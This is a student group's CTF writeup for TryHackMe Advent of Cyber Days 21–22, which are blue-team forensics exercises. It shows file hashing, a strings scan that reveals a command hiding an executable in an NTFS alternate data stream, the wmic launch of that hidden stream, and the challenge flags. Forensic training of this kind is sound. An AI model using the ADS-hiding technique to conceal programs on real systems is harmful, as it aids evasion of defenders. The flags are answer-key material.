PSP 0201
Week 6 Writeup

Group name: Dude Not Perfect

ID	Name	Role
1211102399	Ho Teck Fung	Leader
1211102289	Tan Teng Hui	Member
1211101802	Tan Wei Tong	Member
1211101795	Ong Zi Yang	Member


Day 21: Blue Teaming – Time for some ELForensics

Tools used: Terminal, Attack Box, Remmina

Solution/Walkthrough:

Question 1

Open the Remmina and type in username and password to connect to the remote machine.



Type out this command to get the file hash for db.exe.

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents>
```

Question 2

Type out this command to get the file hash of the mysterious executable within the Documents folder.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash
---------       ----
MD5             5F037501FB542AD2D9B06EB12AED09F0
```

Question 3

Type out the command to scan the mysterious executable and find the hidden flag within the executable

```
PS C:\Users\littlehelper\Documents>  C:\Tools\strings64.exe -accepteula .\deebe
e.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littl
ehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Str
eam hidedb
```

Question 4

Run this command to launch the hidden executable hiding within ADS and then get the flag.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4656;
        ReturnValue = 0;
};
```

```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option:
```


Thought Process/Methodology: Start the attack box and the machine and open the Remmina.Type in username and password to connect to the remote machine. Afterward, type out the commands to get the answer to the question in the THM.

Day 22: Blue Teaming – Elf McEager becomes CyberElf


Tools used: remmina, keepass, cyberchef

Solution/Walkthrough:


Question 1 and 2




Open attack box, then open remmina




Then connect to the sever using the username and password given



Then copy the title of this suspicious file




After that open cyberchef and paste the title in the input and drag the magic to the recipe and you will find the answer for question 1 thegrinchwashere

